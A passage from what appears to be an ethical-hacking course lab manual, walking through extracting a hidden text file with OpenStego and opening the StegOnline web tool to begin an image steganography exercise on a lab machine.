


23. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
24. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
25. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.
26. The file displays all the information contained in the text document, as shown in the screenshot.


    Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.




27. Now, we will perform image steganography using **StegOnline** tool.
28. In **Windows Server 2019** machine, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **https://stegonline.georgeom.net/upload** and press **Enter**.




29. **StegOnline** web page appears, click on **UPLOAD IMAGE** button.




30. In the **File Upload** window navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



